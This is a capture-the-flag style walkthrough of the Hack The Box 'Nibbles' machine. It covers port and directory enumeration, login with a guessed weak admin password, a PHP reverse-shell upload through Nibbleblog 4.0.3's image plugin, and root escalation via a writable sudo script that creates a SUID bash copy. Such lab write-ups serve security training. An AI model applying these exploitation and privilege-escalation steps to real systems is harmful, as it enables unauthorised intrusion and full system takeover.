Welcome back!! Again linux box day! Sorry, but I am going to finish linux boxes first then move to Windows boxes. So, today we will be doing Nibbles which is also an easy rated box. Lets get going!!

### **Enumeration**

Lets start with nmap scan, personally I use rustscan, its a lot faster and it uses threading techniques to run port scans in parallel plus you get to use nmap switches. If you want to learn more then check out my pentesting notes. Its one of the repos in my github. Sorry for too much show off. Lets continue:

```
r—(root⊕kali)-[/home/rishabh/HTB/nibbles]
└# rustscan -a $IP --range 1-65535 --scan-order "Random" -- -A -sC -sV -vv -oN
port_scan
      STATE SERVICE REASON
PORT
                                   VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAI
   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHO
   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
80/tcp open http
                   syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
| Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

Lucky for us, there are just two ports open. In my last walkthrough also, the machine was running same version of OpenSSH and its vulnerable to username enumeration. This won't come much handy at this stage. So lets move to web server

#### Port 80

Home page just has "Hello World" phrase wriiten on top left corner. Developer must have written his or her first program. Jokes aside. The source code reveals a hidden directory "/nibbleblog/"

```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
```

## /nibbleblog

![](Pasted%20image%2020211026192019.png) The site is powered by Nibbleblog as its written at the page bottom. Lets look at searchsploit if it has any RCEs present.

```
— (root⊗kali)-[/home/rishabh/HTB/nibbles]

# searchsploit nibbleblog

Exploit Title

| Path

Nibbleblog 3 - Multiple SQL Injections

| php/webapps/35865.txt

Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)

| php/remote/38489.rb
```

Shellcodes: No Results

There are two exploits, with the second one more juicy but we dont have any version info of this cms. I ran gobuster after this on /nibbleblog/ to look if there are more directories and to see if there are any configuration files present which can reveal version info or any hidden page.

```
-(root\odotkali)-[/home/rishabh/HTB/nibbles]
# gobuster dir -u http://$IP/nibbleblog/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200
--no-error -o dirbust -b 400,404 -q -x php,txt
/themes
                      (Status: 301) [Size: 326] [-->
http://10.129.246.34/nibbleblog/themes/]
                      (Status: 301) [Size: 325] [-->
/admin
http://10.129.246.34/nibbleblog/admin/]
                      (Status: 200) [Size: 1401]
/admin.php
/plugins
                      (Status: 301) [Size: 327] [-->
http://10.129.246.34/nibbleblog/plugins/]
/install.php
                      (Status: 200) [Size: 78]
                      (Status: 200) [Size: 1622]
/update.php
/README
                      (Status: 200) [Size: 4628]
                      (Status: 301) [Size: 329] [-->
/languages
http://10.129.246.34/nibbleblog/languages/]
/feed.php
                      (Status: 200) [Size: 304]
/index.php
                      (Status: 200) [Size: 2988]
/LICENSE.txt
                      (Status: 200) [Size: 35148]
                      (Status: 200) [Size: 403]
/sitemap.php
/content
                      (Status: 301) [Size: 327] [-->
http://10.129.246.34/nibbleblog/content/]
/COPYRIGHT.txt
                      (Status: 200) [Size: 1272]
```

If you navigate to README file, there will be version info disclosure


===== Nibbleblog ====== Version: v4.0.3 Codename: Coffee

Release date: 2014-04-01

Henceforth, its running Nibbleblog 4.0.3. If you see, this version is associated with arbitrary file upload vulnerability but for that.. Hold on.... We need to be authenticated. For that we need to go to admin.php page and can try with default credentials but it wont work. I did more enumeration by going to each and every directory but that was waste of time. I tried admin admin as username and password but didn't work. I googled for default credentials but wasn't successful. For the exploit, you need to be authenticated so I tried more easy username password combinations. And to my surprise admin with password "nibbles" worked.

Sign in to Nibbleblog admin area	
Incorrect username or password. Forgot password	
admin	
••••	
Remember me	Login
←Back to blog	


So this is the admin panel.




This is a great resource: <a href="https://wikihak.com/how-to-upload-a-shell-in-nibbleblog-4-0-3/">https://wikihak.com/how-to-upload-a-shell-in-nibbleblog-4-0-3/</a>. It explains in detail how to upload a php shell and get RCE or Remote Code Execution. Sorry for Acronyms.

## **Exploitation**

Visit http://localhost/nibbleblog/admin.php? controller=plugins&action=install&plugin=my\_image to activate my image plugin. Here change localhost to machine's IP.



Next click on configure and upload your php reverse shell. Ignore the warnings.



Navigate to http://localhost/nibbleblog/content/private/plugins/my\_image/, your shell file name would have got renamed to image.php. This is the default name of images uploaded via the plugin.

Now ready your listener and click on that bad boy, you would have got shell as user "nibbler"

# **Privilege Escalation**

In user's home folder there's a zip file present called personal.zip . Extract the contents of the compressed file using

```
unzip personal.zip
```

Now if you see the permissions of the file monitor.sh, its world writable meaning you can put reverse shell or create a local suid bash binary from it. But the problem is to get root access that script needs to be run as root.

```
ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.sh
```

#### sudo -l to the rescue:

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

User nibbler can run this script as root without requiring a password. I was unable to edit the file locally on the machine so I transferred the file with same name to victim machine using python3 web server (python3 -m http.server PORT). Script contained following commands:

```
#!/bin/bash
cp /bin/bash /tmp/bash; chmod +s /tmp/bash
```

This script will create a temporary copy of bash binary and set the suid bit which means it can be run with root priviliges. Make sure the script permissions are set to -rwxrwxrwx and run the script like this:

```
sudo /home/nibbler/personal/stuff/monitor.sh
```

Now go to temp folder, you will see bash binary with s bit set. Run bash -p to get root shell

```
id
uid=1001(nibbler) gid=1001(nibbler) euid=0(root) egid=0(root)
groups=0(root),1001(nibbler)
```

Cheers! This was an easy linux box with very starightforward exploit and an easy priv esc vector. Lets meet tomorrow with another box